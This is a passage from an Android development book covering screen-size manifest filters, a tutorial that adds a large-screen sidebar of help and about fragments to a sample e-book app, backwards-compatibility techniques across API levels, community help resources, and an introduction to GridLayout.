The Google Play Store will filter your app, so it will not show up on devices that have screens that do not meet one of your `<screen>` elements.

Note that `<compatible-screens>` was added in API Level 9, but that simply means that your build target will need to be API Level 9 or higher. Since `<compatible-screens>` only affects markets, not your app's runtime behavior, there is no harm in having this element in your manifest when it is run on older devices.

There is also a `<supports-screens>` element, as we saw when we set up our initial project in the tutorials. Here, you indicate what screen sizes you support, akin to `<compatible-screens>` (minus any density declarations). And, the Google Play Store will filter your app, so it will not show up on devices that have screens *smaller than what you support*.

So, for example, suppose that you have a `<supports-screens>` element like this:

```
<supports-screens android:smallScreens="false"
                  android:normalScreens="true"
                  android:largeScreens="true"
                  android:xlargeScreens="false"
/>
```

You will not show up in the Google Play Store for any `-small` screen devices. However, you *will* show up in the Google Play Store for any `-xlarge` screen devices — Android will merely apply some runtime logic to try to help your app run well on such screens. So, while `<compatible-screens>` is purely a filter, `<supports-screens>` is a filter for smaller-than-supported screens, and a runtime "give me a hand!" flag for larger-than-supported screens.

# Tutorial #19 - Supporting Large Screens

So far, we have created a variety of fragments that are being used one a time in a hosting activity: notes, help, and about. And, on smaller-screen devices, like phones, that is probably the best solution. But on `-large` and `-xlarge` devices, like 10" tablets, it might be nice to be able to have some of those fragments take over a part of the main activity's space. For example, the user could be reading the chapter and reading the online help.

Hence, in this tutorial, we will arrange for the help and about fragments to be loaded into `EmPubLiteActivity` directly on `-large` and `-xlarge` devices, while retaining our existing functionality for other devices.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

Note that if you are importing the previous code to begin work here, you will also need the copy of ActionBarSherlock in this book's GitHub repository, and to make sure that your imported EmPubLite project references the ActionBarSherlock project as a library.

## Step #1: Creating Our Layouts

The simplest way to both add a place for these other fragments and to determine when we should be using these other fragments in the main activity is to create new `layout` resource sets for `-large` devices, with customized versions of `main.xml` to be

used by `EmPubLiteActivity`. Android will automatically use `-large` resources on `-xlarge` devices if `-xlarge` equivalents do not exist.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

First, right-click over the `res/` folder, and choose New > Folder from the context menu. Fill in `layout-large-land` as the folder name, then click "Finish" to create the folder.

Then, right-click over the `res/layout/main.xml` file and choose "Copy" from the context menu. After that, right-click over the new `res/layout-large-land/` folder and choose "Paste" from the context menu. This makes a copy of your `main.xml` resource that we can use for `-large-land` devices.

Double-click on the `res/layout-large-land/main.xml` file to bring it up in the graphical layout editor. In the Outline pane, right-click on the `RelativeLayout` and choose "Wrap in Container..." from the context menu. Choose "LinearLayout (horizontal)" in the drop-down list of available containers, and give the container some ID (the value does not matter, as we will not be using it, but the dialog requires it). Click OK to wrap our `RelativeLayout` in the horizontal `LinearLayout`.

Click on the `RelativeLayout` in the Outline pane. In the Properties pane, in the "Layout Parameters" group, fill in `7` in the "Weight" field. Switch over to the XML editor and fill in `0dp` for `android:layout_weight` for the `RelativeLayout` (this cannot be done in the Properties pane due to a bug in the current version of the tools).

In the Palette, switch to the Advanced group of widgets, and drag a `View` over to the Outline pane and drop it on the `LinearLayout`, which will add it to the end of the `LinearLayout` roster of children. Make the following adjustments to the properties of the `View` using the Properties pane:

- Set the Id to `@+id/divider`
- Set the Height to `match_parent`
- Set the Background to `#AA000000`
- Set the Visibility to `gone`

Then, switch over to the XML and give the `View` an `android:layout_width` of `2dp`. Also, if you see an erroneous `android:layout_weight` attribute on this `View`, get rid of it.

Back in the Palette, switch to the Layouts group of widgets, and drag a `FrameLayout` over to the Outline pane and drop it on the `LinearLayout`, adding it as a third child. Make the following adjustments to the properties of the `FrameLayout` using the Properties pane:

- Set the Id to `@+id/sidebar`
- Set the Weight to `0`

Then, switch over to the XML and give the `FrameLayout` an `android:layout_width` of `0dp`.

Save your changes (e.g., `<Ctrl>-<S>`).

Then, right-click over the `res/` folder, and choose New > Folder from the context menu. Fill in `layout-large` as the folder name, then click "Finish" to create the folder.

Then, right-click over the `res/layout-large-land/main.xml` file and choose "Copy" from the context menu. After that, right-click over the new `res/layout-large/` folder and choose "Paste" from the context menu.

Double-click on `res/layout-large/main.xml` file, to bring it up in the graphical layout editor. Click on the `LinearLayout` and, in the Properties pane, set the "Orientation" to be `vertical`.

Then, switch over to the XML view, and swap the `android:layout_width` and `android:layout_height` values for the `RelativeLayout`, the `View`, and the `FrameLayout`. When you are done, each should have an `android:layout_width` of `match_parent` and an `android:layout_height` of `0dp` (except the `View`, which should be `2dp`).

Save your changes (e.g., `<Ctrl>-<S>`).

## Outside of Eclipse

Create a `res/layout-large-land/` directory in your project, and create a `main.xml` file in there with the following contents:

```
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  xmlns:tools="http://schemas.android.com/tools"
  android:id="@+id/foo"
  android:layout_width="match_parent"
  android:layout_height="match_parent">

  <RelativeLayout
    android:layout_width="0dp"
    android:layout_height="match_parent"
    android:layout_weight="7">

    <ProgressBar
      android:id="@+id/progressBar1"
      style="?android:attr/progressBarStyleLarge"
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:layout_centerHorizontal="true"
      android:layout_centerVertical="true"/>

    <android.support.v4.view.ViewPager
      android:id="@+id/pager"
      android:layout_width="fill_parent"
      android:layout_height="fill_parent"
      android:visibility="gone"/>
  </RelativeLayout>

  <View
    android:id="@+id/divider"
    android:layout_width="2dp"
    android:layout_height="match_parent"
    android:background="#AA000000"
    android:visibility="gone"/>

  <FrameLayout
    android:id="@+id/sidebar"
    android:layout_width="0dp"
    android:layout_height="match_parent"
    android:layout_weight="0">

  </FrameLayout>

</LinearLayout>
```

Then, create a `res/layout-large/` directory in your project, and create a `main.xml` file in there with the following contents:

```
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  xmlns:tools="http://schemas.android.com/tools"
  android:id="@+id/foo"
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  android:orientation="vertical">
```

```
  <RelativeLayout
    android:layout_width="match_parent"
    android:layout_height="0dp"
    android:layout_weight="7">

    <ProgressBar
      android:id="@+id/progressBar1"
      style="?android:attr/progressBarStyleLarge"
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:layout_centerHorizontal="true"
      android:layout_centerVertical="true"/>

    <android.support.v4.view.ViewPager
      android:id="@+id/pager"
      android:layout_width="fill_parent"
      android:layout_height="fill_parent"
      android:visibility="gone"/>
  </RelativeLayout>

  <View
    android:id="@+id/divider"
    android:layout_width="match_parent"
    android:layout_height="2dp"
    android:background="#AA000000"
    android:visibility="gone"/>

  <FrameLayout
    android:id="@+id/sidebar"
    android:layout_width="match_parent"
    android:layout_height="0dp"
    android:layout_weight="0">

  </FrameLayout>

</LinearLayout>
```

# Step #2: Loading Our Sidebar Widgets

Now that we added the divider widget and sidebar container to (some of) our layouts, we need to access those widgets at runtime.

So, in `EmPubLiteActivity`, add data members for them:

```
  private View sidebar=null;
  private View divider=null;
```

Then, in `onCreate()` of `EmPubLiteActivity`, initialize those data members, sometime after the call to `setContentView()`:

```
    sidebar=findViewById(R.id.sidebar);
    divider=findViewById(R.id.divider);
```

## Step #3: Opening the Sidebar

A real production-grade app would use animated effects to hide and show our sidebar. However, we have not yet covered animations in this book, so we will simply:

- Cause the divider to become visible
- Adjust the `android:layout_weight` of our sidebar to be `3` instead of `0`, giving it ~30% of the screen (with the original `RelativeLayout` getting 70%, courtesy of its `android:layout_weight="7"`)

With that in mind, add the following implementation of an `openSidebar()` method to `EmPubLiteActivity`:

```
  void openSidebar() {
    LinearLayout.LayoutParams p=
        (LinearLayout.LayoutParams)sidebar.getLayoutParams();

    if (p.weight == 0) {
      p.weight=3;
      sidebar.setLayoutParams(p);
    }

    divider.setVisibility(View.VISIBLE);
  }
```

Here, we:

- Get the existing `LinearLayout.LayoutParams` from the sidebar
- If it is still `0` (meaning the sidebar has not been opened), assign it a weight of `3`, update the layout via `setLayoutParams()`, and toggle the visibility of the divider

## Step #4: Loading Content Into the Sidebar

Now that we can get our sidebar to appear, we need to load content into it... but only if we have the sidebar. If `EmPubLiteActivity` loads a layout that does not have the sidebar, we need to stick with our existing logic that starts up an activity to display the content.

With that in mind, add data members to `EmPubLiteActivity` to hold onto our help and about fragments:

```
private SimpleContentFragment help=null;
private SimpleContentFragment about=null;
```

Also add a pair of static data members that will be used as tags for identifying these fragments in our `FragmentManager`:

```
private static final String HELP="help";
private static final String ABOUT="about";
```

Also add a pair of static data members that will hold the paths to our help and about assets, since we will be referring to them from more than one place when we are done:

```
private static final String FILE_HELP=
    "file:///android_asset/misc/help.html";
private static final String FILE_ABOUT=
    "file:///android_asset/misc/about.html";
```

In `onCreate()` of `EmPubLiteActivity`, initialize those from the `FragmentManager`:

```
help=(SimpleContentFragment)getSupportFragmentManager().findFragmentByTag(HELP);

about=(SimpleContentFragment)getSupportFragmentManager().findFragmentByTag(ABOUT);
```

The net result is that *if* we are returning from a configuration change, we will have our fragments, otherwise we will not at this point.

Next, add the following methods to `EmPubLiteActivity`:

```
void showAbout() {
  if (sidebar != null) {
    openSidebar();

    if (about==null) {
      about=SimpleContentFragment.newInstance(FILE_ABOUT);
    }

    getSupportFragmentManager().beginTransaction()
                                .addToBackStack(null)
                                .replace(R.id.sidebar, about).commit();
  }
  else {
    Intent i=new Intent(this, SimpleContentActivity.class);
```

```
    i.putExtra(SimpleContentActivity.EXTRA_FILE, FILE_ABOUT);

    startActivity(i);
  }
}

void showHelp() {
  if (sidebar != null) {
    openSidebar();

    if (help==null) {
      help=SimpleContentFragment.newInstance(FILE_HELP);
    }

    getSupportFragmentManager().beginTransaction()
                               .addToBackStack(null)
                               .replace(R.id.sidebar, help).commit();
  }
  else {
    Intent i=new Intent(this, SimpleContentActivity.class);

    i.putExtra(SimpleContentActivity.EXTRA_FILE, FILE_HELP);

    startActivity(i);
  }
}
```

Both of these methods follows the same basic recipe:

- Check to see if `sidebar` is `null`, to see if we have a sidebar or not
- If we have a sidebar, call `openSidebar()` to ensure the user can see the sidebar, create our `Fragment` if we do not already have it, and use a `FragmentTransaction` to replace whatever was in the sidebar with the new `Fragment`
- If we do not have the sidebar, launch an activity with an appropriately-configured `Intent`

Note a couple of things with our `FragmentTransaction` objects:

- We use `addToBackStack(null)`, so if the user presses BACK, Android will reverse this transaction
- We use `replace()` instead of `add()`, as there may already be a fragment in the sidebar (`replace()` will behave the same as `add()` for an empty sidebar)

Then, in the `onOptionsItemSelected()` of `EmPubLiteActivity`, replace the `about`, and `help` `case` blocks to use the newly-added methods, replacing their existing implementations:

```
@Override
public boolean onOptionsItemSelected(MenuItem item) {
  switch (item.getItemId()) {
    case android.R.id.home:
      pager.setCurrentItem(0, false);
      return(true);

    case R.id.update:
      WakefulIntentService.sendWakefulWork(this,
                                           DownloadCheckService.class);
      return(true);

    case R.id.notes:
      Intent i=new Intent(this, NoteActivity.class);

      i.putExtra(NoteActivity.EXTRA_POSITION, pager.getCurrentItem());
      startActivity(i);
      return(true);

    case R.id.about:
      showAbout();
      return(true);

    case R.id.help:
      showHelp();
      return(true);

    case R.id.settings:
      startActivity(new Intent(this, Preferences.class));
      return(true);
  }

  return(super.onOptionsItemSelected(item));
}
```

# Step #5: Removing Content From the Sidebar

While `addToBackStack(null)` will allow Android to automatically remove fragments as the user presses BACK, that will not cause our sidebar to magically close. Rather, we need to do that ourselves.

The easiest way to track this is to track the state of the "back stack". So, add `implements FragmentManager.OnBackStackChangedListener` to the declaration of `EmPubLiteActivity`, and in `onCreate()` of `EmPubLiteActivity`, add the following lines, sometime after you initialized the `sidebar` and `divider` data members:

```
  getSupportFragmentManager().addOnBackStackChangedListener(this);

  if (getSupportFragmentManager().getBackStackEntryCount() > 0) {
```

```
      openSidebar();
    }
```

The first statement registers our activity as receiving events related to changes in the state of the back stack. The rest of that code will reopen our sidebar if, due to a configuration change, we have fragments on the back stack — by default, our sidebar is closed, as that is the state that is encoded in the layout files.

To make this compile, we need to implement `onBackStackChanged()` in `EmPubLiteActivity`:

```
  @Override
  public void onBackStackChanged() {
    if (getSupportFragmentManager().getBackStackEntryCount() == 0) {
      LinearLayout.LayoutParams p=
          (LinearLayout.LayoutParams)sidebar.getLayoutParams();

      if (p.weight > 0) {
        p.weight=0;
        sidebar.setLayoutParams(p);
        divider.setVisibility(View.GONE);
      }
    }
  }
```

Here, if our back stack is empty, we reverse the steps from `openSidebar()` and close it back up again, hiding the divider and setting the sidebar's weight to `0`.

At this point, if you build the project and run it on a `-large` or `-xlarge` device or emulator (e.g., a WXGA800 emulator image with default settings), and you choose to view the notes, help, or about, you will see the sidebar appear, whether in portrait or landscape.

# Backwards Compatibility Strategies and Tactics

Android is an ever-moving target. The first Android device (T-Mobile G1/HTC Dream) was released in October 2008, running Android 1.0. In December 2011, the Galaxy Nexus was released, running Android 4.0. Hence, we have averaged one major release per year, plus numerous significant minor releases (e.g., 2.1, 2.2, 2.3).

The Android Developer site maintains a chart and table showing the most recent breakdown of OS versions making requests of the Play Store.

Most devices tend to be clustered around 1–3 minor releases. However, these are never the most recent release, which takes time to percolate through the device manufacturers and carriers and onto devices, whether those are new sales or upgrades to existing devices.

Some people panic when they realize this.

Panic is understandable, if not necessary. This is a well-understood problem, that occurs frequently within software development — ask any Windows developer who had to simultaneously support everything from Windows 98 to Windows XP. Moreover, there are many things in Android designed to make this problem as small as possible. What you need are the strategies and tactics to make it all work out.

## Think Forwards, Not Backwards

Android itself tries very very hard to maintain backwards compatibility. While each new Android release adds many classes and methods, relatively few are marked as deprecated, and almost none are outright eliminated. And, in Android, "deprecated"

means "there's probably a better solution for what you are trying to accomplish, though we will maintain this option for you as long as we can".

Despite this, many developers aim purely for the lowest common denominator. Aiming to support older releases is noble. Ignoring what has happened since those releases is stupid, if you are trying to distribute your app to the public via the Play Store or similar mass-distribution means.

Why? You want your app to be distinctive, not decomposing.

For example, as we saw in the chapter on the action bar, adding one line to the manifest (`android:targetSdkVersion="11"`) gives you the action bar, the holographic widget set (e.g., `Theme.Holo`), the new style of options menu, and so on. Those dead-set on avoiding things newer than Android 2.1 would not use this attribute. As a result, on Android 3.0+ devices, their apps will tend to look old. Some will not, due to other techniques they are employing (e.g., running games in a full-screen mode), but many will.

You might think that this would not matter. After all, according to that same chart shown above, at that time, 3.9% of Android users had Android 3.0+ devices, which is not that many.

However, those in position to trumpet your application — Android enthusiast bloggers chief among them — will tend to run newer equipment. Their opinion matters, if you are trying to have their opinion sway others relative to your app. Hence, if you look out-of-touch to them, they may be less inclined to provide glowing recommendations of your app to their readers.

Besides, not everything added to newer versions of Android is pure "eye candy". It is entirely possible that features in the newer Android releases might help make your app stand out from the competition, whether it is making greater use of NFC or offering tighter integration to the stock Calendar application or whatever. By taking a "old features only" approach, you leave off these areas for improvement.

And, to top it off, the world moves faster than you think. It takes about a year for a release to go from release to majority status (or be already on the downslope towards oblivion, passed over by something newer still). You need to be careful that the decisions you make today do not doom you tomorrow. If you focus on "old features only", how much rework will it take you to catch up in six months, or a year?

Hence, this book advocates an approach that differs from that taken by many: aim high. Decide what features you want to use, whether those features are from older releases or the latest-and-greatest release. Then, write your app using those features, and take steps to ensure that everything still works reasonably well (if not as full-featured) on older devices. This too is a well-trod path, used by Web developers for ages (e.g., support sexy stuff in Firefox and Safari, while still gracefully degrading for IE6). And the techniques that those Web developers use have their analogous techniques within the Android world.

## Aim Where You Are Going

One thing to bear in mind is that the OS distribution chart and table from the Android Developers blog shown above is based on requests to the Android Market.

This is only directly relevant if you are actually distributing through the Play Store.

If you are distributing through the Amazon AppStore, or to device-specific outlets (e.g., Barnes & Noble NOOK series), you will need to take into account what sorts of devices are using those means of distribution.

If you are specifically targeting certain non-Play Store devices, like the Kindle Fire, you will need to take into account what versions of Android they run.

If you are building an app to be distributed by a device manufacturer on a specific device, you need to know what Android version will (initially) be on that device and focus on it.

If you are distributing your app to employees of a firm, members of an organization, or the like, you need to determine if there is some specific subset of devices that they use, and aim accordingly. For example, some enterprises might distribute Android devices to their employees, in which case apps for that enterprise should run on those devices, not necessarily others.

## A Target-Rich Environment

There are a few places in your application where you will need to specify Android API levels of relevance to your code.

The most important one is the `android:minSdkVersion` attribute, as discussed early in this book. You need to set this to the oldest version of Android you are willing to support, so you will not be installed on devices older than that.

There is also `android:targetSdkVersion`, mentioned in passing earlier in this chapter. In the abstract, this attribute tells Android "this is the version of Android I was thinking of when I wrote the code". Android can use this information to help both backwards and forwards compatibility. Historically, this was under-utilized. However, with API Level 11 and API Level 14, `android:targetSdkVersion` took on greater importance. Specifying 11 or higher gives you the action bar and all the rest of the look-and-feel introduced in the Honeycomb release. Specifying 14 or higher will give you some new features added in Ice Cream Sandwich, such as automatic whitespace between your app widgets and other things on the user's home screen. In general, use a particular `android:targetSdkVersion` when instructions tell you to.

There is an `android:maxSdkVersion`, which indicates the *newest* version of Android you would like to support. However, this will only serve as a filter on the Play Store. If a user has, say, a Gingerbread device, and your app has `android:maxSdkVersion="10"`, and the user's device gets an upgrade to Ice Cream Sandwich, your app may remain installed. In that case, your app *will* be running on a version higher than the maximum you specified. However, you will not show up in the Market for devices running a newer version of Android than you specified. Google strongly discourages the use of this attribute.

The fourth place — and perhaps the one that confuses developers the most – is the build target.

Part of the confusion is the multiple uses of the term "target". The build target has nothing to do with `android:targetSdkVersion`. Nor is it strictly tied to what devices you are targeting.

Rather, it is a very literal term: it is the target **of the build**. It indicates:

- What version of the Android class library you wish to compile against, dictating what classes and methods you will be able to refer to directly
- What rules to apply when interpreting resources and the manifest, to complain about things that are not recognized

The net is that you set your build target to be the lowest API level that has everything you are using directly.

## A Little Help From Your Friends

The simplest way to use a feature yet support devices that lack the feature is to use a compatibility library that enables the feature for more devices.

We have seen two of these so far in the book:

- The Android Support package, offering implementations of fragments and loaders going back to Android 1.6
- ActionBarSherlock, providing Android 2.x devices (and beyond) with action bars

In these cases, the API for using the compatibility library is nearly identical to using the native Android capability, mostly involving slightly different package names (e.g., `android.support.v4.app.Fragment` instead of `android.app.Fragment`).

So, if there is something new that you want to use on older devices, and the new feature is not obviously tied to hardware, see if there is a "backport" of the feature available to you. For example, Android 4.0 added a `GridLayout`, to try to simplify some UI patterns that are tedious to do with nested `LinearLayout` containers or a `RelativeLayout`. While `GridLayout` itself is only available natively on Android starting with 4.0, it is entirely possible to take the source code for `GridLayout` and get it working on older devices, as one developer did. Of course, after that developer went through all of that work, Google added `GridLayout` to the Android Support package.

These sorts of backports can then be dropped once you drop support for the older devices that required them. For example, if the action bar APIs stay stable, ActionBarSherlock will no longer be needed once you drop support for Android 2.x devices, perhaps sometime late in 2013.

## Avoid the New on the Old

If the goal is to support new capabilities on new devices, while not losing support for older devices, that implies we have the ability to determine what devices are newer and what devices are older. There are a few techniques for doing this, involving Java and resources.

## Java

If you wish to conditionally execute some lines of code based on what version of Android the device is running, you can check the value of `Build.VERSION`, referring to the `android.os.Build` class. For example:

```
if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.GINGERBREAD) {
  // do something only on API Level 9 and higher
}
```

Any device running an older version of Android will skip the statements inside this version guard and therefore will not execute.

That technique is sufficient for Android 2.0 and higher devices. If you are still supporting Android 1.x devices, the story gets a bit more complicated, and that will be discussed later in the book.

If you decide that you want your build target to match your `minSdkVersion` level — as some developers elect to do — your approach will differ. Rather than *blocking* some statements from being executed on *old* devices, you will *enable* some statements to be executed on *new* devices, where those statements use Java reflection (e.g., `Class.forName()`) to reference things that are newer than what your build target supports. Since using reflection is extremely tedious in Java, it is usually simpler to have your build target reflect the classes and methods you are actually using.

### @TargetAPI

One problem with this technique is that Eclipse will grumble at you, saying that you are using classes and methods not available on the API level you set for your `minSdkVersion`. To quiet down these "lint" messages, you can use the `@TargetAPI` annotation.

For example, in the tutorials, we used a `WebViewFragment` back-ported to work with the Android Support version of fragments and ActionBarSherlock. `WebViewFragment` wants to pass the `onResume()` and `onPause()` events to the `WebView` it manages, but `onResume()` and `onPause()` only exist on `WebView` on API Level 11 and higher. So, we need to use the `Build` version guard to ensure we do not call those methods on older devices. To get rid of the warning messages, we use `@TargetAPI(11)`:

```
/**
 * Called when the fragment is visible to the user and actively running. Resumes
```

```
the WebView.
 */
@TargetApi(11)
@Override
public void onPause() {
    super.onPause();

    if (Build.VERSION.SDK_INT>=Build.VERSION_CODES.HONEYCOMB) {
      mWebView.onPause();
    }
}

/**
 * Called when the fragment is no longer resumed. Pauses the WebView.
 */
@TargetApi(11)
@Override
public void onResume() {
  if (Build.VERSION.SDK_INT>=Build.VERSION_CODES.HONEYCOMB) {
    mWebView.onResume();
  }

    super.onResume();
}
```

Now, the "lint" capability knows that we are intentionally using API Level 11 capabilities and will no longer warn us about them.

### Another Example: AsyncTask

As mentioned in the chapter on threads, `AsyncTask` can work with either a full thread pool or a "serialized executor" that will only execute one `AsyncTask` at a time. From Android 1.6 through 2.3, the full thread pool is the only available option. Android 3.0 introduced the serialized executor, and Android 3.2 made it the default, if you have set your `targetSdkVersion` to be 14 or higher.

If you want to ensure that no matter what your `targetSdkVersion` is, that you always get the full thread pool, you need to use a version guard block:

```
@TargetApi(11)
static public <T> void executeAsyncTask(AsyncTask<T, ?, ?> task,
                                        T... params) {
  if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.HONEYCOMB) {
    task.executeOnExecutor(AsyncTask.THREAD_POOL_EXECUTOR, params);
  }
  else {
    task.execute(params);
  }
}
```

Here, we use `executeOnExecutor()` and specifically request the `THREAD_POOL_EXECUTOR` — but only on API Level 11 and higher. Otherwise, we fall back to the default behavior, which gives us the thread pool used on the older API levels.

## Resources

The aforementioned version guards only work for Java code. Sometimes, you will want to have different resources for different versions of Android. For example, you might want to make a custom style that inherits from `Theme.Holo` for Android 3.0 and higher. Since `Theme.Holo` does not exist on earlier versions of Android, trying to use a style that inherits from it will fail miserably on, say, an Android 2.2 device.

To handle this scenario, use the `-vNN` suffix to have two resource sets. One (e.g., `res/values-v11/`) would be restricted to certain Android versions and higher (e.g., API Level 11 and higher). The default resource set (e.g., `res/values/`) would be valid for any device. However, since Android chooses more specific matches first, an Ice Cream Sandwich phone would go with the resources containing the `-v11` suffix. So, in the `-v11` resource directories, you put the resources you want used on API Level 11 and higher, and put the backwards-compatible ones in the set without the suffix. This works for Android 2.0 and higher. You can also use `-v3` for resources that *only* will be used on Android 1.5 (and no higher) or `-v4` for resources that *only* will be used on Android 1.6.

## Components

One variation on the above trick allows you to conditionally enable or disable components, based on API level.

Every `<activity>`, `<receiver>`, or `<service>` in the manifest can support an `android:enabled` attribute. A disabled component (`android:enabled="false"`) cannot be started by anyone, including you.

We have already seen string resources be used in the manifest, for things like `android:label` attributes. Boolean values can also be created as resources. By convention, they are stored in a `bools.xml` file in `res/values/` or related resource sets. Just as `<string>` elements provide the definition of a string resource, `<bool>` elements provide the definition of a boolean resource. Just give the boolean resource a name and a value:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <bool name="on_honeycomb">false</bool>
</resources>
```

The above example has a boolean resource, named `on_honeycomb`, with a value of `false`. That would typically reside in `res/values/bools.xml`. However, you might also have a `res/values-v11/bools.xml` file, where you set `on_honeycomb` to `true`.

Now, you can use `@bool/on_honeycomb` in `android:enabled` to conditionally enable a component for API Level 11 or higher, leaving it disabled for older devices.

This can be a useful trick in cases where you might need multiple separate implementations of a component, based on API level. For example, later in the book we will examine app widgets — those interactive elements users can add to their home screens. App widgets have limited user interfaces, but API Level 11 added a few new capabilities that previously were unavailable, such as the ability to use `ListView`. However, the code for a `ListView`-backed app widget may be substantially different than for a replacement app widget that works on older devices. And, if you leave the `ListView` app widget enabled in the manifest, the user might try choosing it and crashing. So, you would only enable the `ListView` app widget on API Level 11 or higher, using the boolean resource trick.

# Testing

Of course, you will want to make sure your app really does work on older devices as well as newer ones.

At build time, one trick to use periodically is to change your build target to match your `minSdkVersion`, then see where the compiler complains (or, in Eclipse, where you get all the red squiggles). If everything is known (e.g., resource attributes that will be ignored on older versions) or protected (e.g., Java statements inside a version guard `if` statement), then you are OK. If, however, you see complaints about something you forgot was only in newer Android releases, you can take steps to fix things.

You will also want to think about Android versions when it comes to testing, a topic that will be covered later in this book.

# Getting Help

Obviously, this book does not cover everything. And while your #1 resource (besides the book) is going to be the Android SDK documentation, you are likely to need information beyond what's covered in either of those places.

Searching online for "android" and a class name is a good way to turn up tutorials that reference a given Android class. However, bear in mind that tutorials written before late August 2008 are probably written for the M5 SDK and, as such, will require considerable adjustment to work properly in current SDKs.

Beyond randomly hunting around for tutorials, though, this chapter outlines some other resources to keep in mind.

## Questions. Sometimes, With Answers.

The "official" places to get assistance with Android are the Android Google Groups. With respect to the SDK, there are three to consider following:

1. StackOverflow's android tag
2. android-developers, for SDK questions and answers
3. android-discuss, designed for free-form discussion of anything Android-related, not necessarily for programming questions and answers

You might also consider:

1. The core Android team's periodic Hangouts on Google+
2. The Android tutorials and programming forums over at anddev.org
3. The `#android-dev` IRC channel on freenode (irc.freenode.net)

It is important, particularly for StackOverflow and the Google Groups, to write well-written questions:

1. Include relevant portions of the source code (e.g., the method in which you are getting an exception)
2. The stack trace from LogCat, if the problem is an unhandled exception
3. On StackOverflow, make sure your source code and stack trace are formatted as source code; on Google Groups, consider posting long listings on gist.github.com or a similar sort of code-paste site
4. Explain thoroughly what you are trying to do, how you are trying to do it, and why you are doing it this way (if you think your goal or approach may be a little offbeat)
5. On StackOverflow, respond to answers and comments with your own comments, addressing the person using the @ syntax (e.g., @CommonsWare), to maximize the odds you will get a reply
6. On the Google Groups, do not "ping" or reply to your own message to try to elicit a response until a reasonable amount of time has gone by (e.g., 24 hours)

## Heading to the Source

The source code to Android is now available. Mostly this is for people looking to enhance, improve, or otherwise fuss with the insides of the Android operating system. But, it is possible that you will find the answers you seek in that code, particularly if you want to see how some built-in Android component "does its thing".

The source code and related resources can be found at http://source.android.com. Here, you can:

1. Download the source code
2. File bug reports against the operating system itself
3. Submit patches and learn about the process for how such patches get evaluated and approved
4. Join a separate set of Google Groups for Android platform development

Note that, as of the time of this writing, you cannot browse or search the Android source code from the Android project's site. The easiest way to browse the source code is to browse the GitHub mirrors of the source. To search the source code, you can use services like AndroidXRef.

## Getting Your News Fix

Ed Burnette, a nice guy who happened to write his own Android book, is also the manager of Planet Android, a feed aggregator for a number of Android-related blogs. Subscribing to the planet's feed will let you monitor quite a bit of Android-related blog posts, though not exclusively related to programming.

# Introducing GridLayout

In 2011, Google added `GridLayout` to our roster of available container classes (a.k.a., layout managers). `GridLayout` is an attempt to make setting up complex Android layouts a bit easier, particularly with an eye towards working well with the Eclipse graphical layout editor. In this chapter, we will examine why `GridLayout` was added and how we can use it in our projects.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## Issues with the Classic Containers

Once upon a time, most layouts were implemented using a combination of `LinearLayout`, `RelativeLayout`, and `TableLayout`. In fact, most layouts are still created using those three "classic" containers. Almost everything you would want to be able to create can be accomplished using one, or sometimes more than one, of those containers.

However, there are issues with the classic containers. The two most prominent might be the over-reliance upon nested containers and issues with Eclipse's drag-and-drop GUI building capability.

## Nested Containers

`LinearLayout` and `TableLayout` suffer from a tendency to put too many containers inside of other containers. For example, implementing some sort of 2x2 grid would involve:

- A vertical `LinearLayout` holding onto a pair of horizontal `LinearLayouts`, or
- A `TableLayout` holding onto a pair of `TableRows`

On the surface, this does not seem that bad. And, in many cases, it is not that bad.

However, views and containers are relatively heavyweight items. They consume a fair bit of heap space, and when it comes time to lay them out on the screen, they consume a fair bit of processing power. In particular, the fact that a container can hold onto *any* type of widget or container means that it is difficult to optimize common scenarios (e.g., a 2x2 grid) for faster processing. Instead, a container treats its children more or less as "black boxes", requiring lots of method invocations up and down the call stack to calculate sizes and complete the layout process.

Moreover, the call stack itself can be an issue. The stack size of the main application thread has historically been rather small (8KB was the last reported value). If you have a complex UI, with more than ~15 nested containers, you are likely to run into an `StackOverflowError`. Android itself will contribute some of these containers, exacerbating this problem.

`RelativeLayout`, by comparison, can implement some UI patterns without any nested containers, simply by positioning widgets relative to the container's bounds and relative to each other.

## Eclipse Drag-and-Drop

Where `RelativeLayout` falls down is with the drag-and-drop capability of the graphical layout editor in Eclipse.

When you release the mouse button when dropping a widget into the preview area, the tools need to determine what that really means in terms of layout rules.

`LinearLayout` works fairly well: it will either insert your widget in between two other widgets or add it to the end of the row or column you dropped into. `TableLayout` behaves similarly.

RelativeLayout, though, has a more difficult time guessing what particular combination of rules you really mean by this particular drop target. Are you trying to attach the widget to another widget? If so, which one? Are you trying to attach the widget to the bounds of the RelativeLayout? While sometimes it will guess properly, sometimes it will not, with potentially confusing results. It is reasonably likely that you will need to tweak the layout rules manually, either via the Properties pane or via the raw XML.

## The New Contender: GridLayout

GridLayout tries to cull the best of the capabilities of the classic containers and drop as many of their limitations as possible.

GridLayout works a bit like TableLayout, insofar as it sets things up in a grid, with rows and columns, where the row and column sizes are computed based upon what is placed into those rows and columns. However, unlike TableLayout, which relies upon a separate TableRow container to manage the rows, GridLayout takes the RelativeLayout approach of putting rules on the individual widgets (or containers) in the grid, where those rules steer the layout processing. For example, with GridLayout, widgets can declare specifically which row and column they should slot into.

GridLayout also goes a bit beyond what TableLayout offers in terms of capabilities. Notably, it supports row spans as well as column spans, whereas TableRow only supports a column span. This gives you greater flexibility when designing your layout to fit the grid-style positioning rules. You can also:

- Explicitly state how many columns there are, rather than having that value be inferred by row contents
- Allow Android to determine where to place a widget without specifying any row or column, with it finding the next available set of grid cells capable of holding the widget, based upon its requested row span and column span values
- Have control over orientation: whereas TableLayout always was a column of rows, you could have a GridLayout be a row of columns, if that makes implementing the design easier
- And so on

